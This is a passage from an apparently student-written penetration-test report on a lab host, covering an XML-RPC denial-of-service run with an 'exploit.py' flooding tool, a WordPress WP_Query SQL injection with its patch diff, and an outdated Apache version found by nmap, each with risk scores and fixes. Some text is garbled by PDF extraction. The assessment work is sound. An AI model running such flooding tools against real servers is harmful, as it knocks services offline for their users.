
Reference:

1. <https://cwe.mitre.org/data/definitions/548.html>

6. DDOS Attack on XML-RPC Service (CVE-2017-8056):

Background: XML-RPC is a feature in WordPress by which data can be transmitted with HTTP as the transport mechanism by using XML to encode. WordPress use this feature to communicate other systems because WordPress is not a self-enclosed system.

Details: In the Cybercolony's http server, XML-RPC service is on which accepts POST request. Attacker can use this service and do DOS attack on the server which will crash the server. Below pictures are showing how we did it.



```
File Actions Edit View Help
(kali@kali)-[~/Downloads/wp-doser-main]
$ ls
exploit.py  README.md  requirements.txt

(kali@kali)-[~/Downloads/wp-doser-main]
$ python3 exploit.py -u http://192.168.6.131
[+] Starting attack on http://192.168.6.131
[+] Extracted IP (192.168.6.131) for 192.168.6.131
[*] Checking target vulnerable status
[+] Target website is VULNERABLE !!
[+] Starting attack ...

[+] Thread-1 started!/home/kali/Downloads/wp-doser-main/exploit.py:48: DeprecationWarning: getName() is deprecated, get the name attribute instead
sys.stdout.write('\r[+] %s started!' % self.getName())
[+] Thread-1000 started!
```

192.168.6.131

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec CyberChef

Error establishing a database connection

As we can see that, we have used a script to send plenty of request in XMLRPC but the XMLRPC couldn't handle it crashed.

Risk Analysis:

Risk Category	Medium
CVSSv2	5.0 (AV:N/AC:L/Au:N/C:N/I:N/A:P)
CVSSv3	5.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L
Exploitation Likelihood	Likely
Business Impact	Major
Redemption Difficulty	Moderate

Recommendation: Though the XMLRPC isn't the issue, but it can be used to enable brute force attack and DDOS attack. The Pingback feature of XMLRPC can be used as

an exploit to send a thousands of request instantaneously. To overcome this vulnerability, we can disable the XMLRPC, and this will be the best solution for now.


Reference:

1. <https://www.hostinger.com/tutorials/xmlrpc-wordpress>
2. <https://nvd.nist.gov/vuln/detail/CVE-2017-8056>

7. WordPress Core WP_Query SQL Injection (CVE-2022-21661)

Background: WordPress has a lot of functionality. It can provide plenty of ways to leverage information from the database. WP_Query class is one the best function for to get information and render on the page. Even developer can make his customize complex searches by using this class.

Details: In the WordPress version which is being used in Cybercolony's server is vulnerable to SQL injection. Attacker can use this vulnerability and disclose sensitive information easily. This flaw specifically exists on WP_Query class. Here is some picture for which this vulnerability happens and solution of the vulnerability.



```
return;

$query['terms'] = array_unique((array) $query['terms'] );

if ( is_taxonomy_hierarchical( $query['taxonomy'] ) && $query['include_children'] ) {
    $this->transform_query( $query, 'term_id' );

    if ( is_wp_error( $query ) )
        return;

    $children = array();
    foreach ( $query['terms'] as $term ) {
        $children = array_merge( $children, get_term_children( $term, $query['taxonomy'] ) );
        $children[] = $term;
    }
    $query['terms'] = $children;
}

$this->transform_query( $query, 'term_taxonomy_id' );
}
```

en in PHP and paired with a...
ery['include_children']) {
o fixed via security release, that go back to...
orkarounds for this vulnerability.

Source: GitHub, Inc.
Last Modified: 04/12/2022
CVE-2022-21661
01/06/2022

Vector: CVSS:3.1/AV:N/AC:H/PR:H/UI:N

SS scores. We also display any CVE information provided within a...

Split Unified

```
src/wp-includes/class-wp-tax-query.php

@@ -556,7 +556,11 @@ private function clean_query( &$query ) {
    556     556         return;
    557     557     }
    558     558
    559     -        $query['terms'] = array_unique( (array) $query['terms'] );
    559     +        if ( 'slug' === $query['field'] || 'name' === $query['field'] ) {
    560     +            $query['terms'] = array_unique( (array) $query['terms'] );
    561     +        } else {
    562     +            $query['terms'] = wp_parse_id_list( $query['terms'] );
    563     +        }
    560     564
    561     565         if ( is_taxonomy_hierarchical( $query['taxonomy'] ) &&
    $query['include_children'] ) {
    562     566             $this->transform_query( $query, 'term_id' );
    563     567     }
```

Risk Analysis:

Risk Category	HIGH
CVSSv2	5.0 (AV:N/AC:L/Au:N/C:P/I:N/A:N)
CVSSv3	7.5 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CNA: GitHub, Inc.	8.0 CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Exploitation Likelihood	Unlikely
Business Impact	Moderate
Redemption Difficulty	Moderate

Recommendation: This vulnerability happening for the specific class WP_Query. It is happening because of improper sanitization that's why SQL injection is possible. TO overcome this vulnerability, we have to update the version of WordPress in which

this vulnerability has been patched or we can add those line in the class that is shown on the picture.

Reference:

1. <https://nvd.nist.gov/vuln/detail/cve-2022-21661>
2. <https://www.zerodayinitiative.com/advisories/ZDI-22-020/>
3. <https://github.com/WordPress/wordpress-develop/commit/17efac8c8ec64555eff5cf51a3eff81e06317214>

8. Apache Authentication Bypass (CVE-2017-3167)

Background: The Apache is a http server which is open-source http server. It can be used on both unix and windows machine. This project was made to provide a secure and efficient server to user with services of current http standards.

Details: The cybercolony machine is hosting a server in to port 80 by Apache 2.2.16 version. This version of Apache has a lot of vulnerabilities which can be exploited easily. This version of Apache is vulnerable to a critical vulnerability which critical. By using this vulnerability attacker can bypass authentication.

```
(kali㉿kali)-[~/Downloads]
$ nmap -sV -Pn -p 80 192.168.6.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 12:13 EST
Nmap scan report for 192.168.6.131
Host is up (0.00054s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.16 ((Ubuntu))
```

CVE-2017-3167



Name	CVE-2017-3167
Description	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
Source	CVE (at NVD ; CERT , LWN , oss-sec , fulldisc , bugtraq , EDB , Metasploit , Red Hat , Ubuntu , Gentoo , SUSE bugzilla/CVE , Mageia , GitHub advisories/code/issues , web search , more)
References	DLA-1009-1 , DSA-3896-1

Vulnerable and fixed packages

The table below lists information on source packages.

as we can see this version has a critical vulnerability.

Risk Analysis:

Risk Category	Critical
CVSSv2	7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSSv3	9.8 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Exploitation Likelihood	Unlikely
Business Impact	Major
Redemption Difficulty	Moderate

Recommendation: This version of the Apache has been already outdated. That's why this vulnerability exists in cybercolony. To overcome this vulnerability, we have to update the version of the Apache.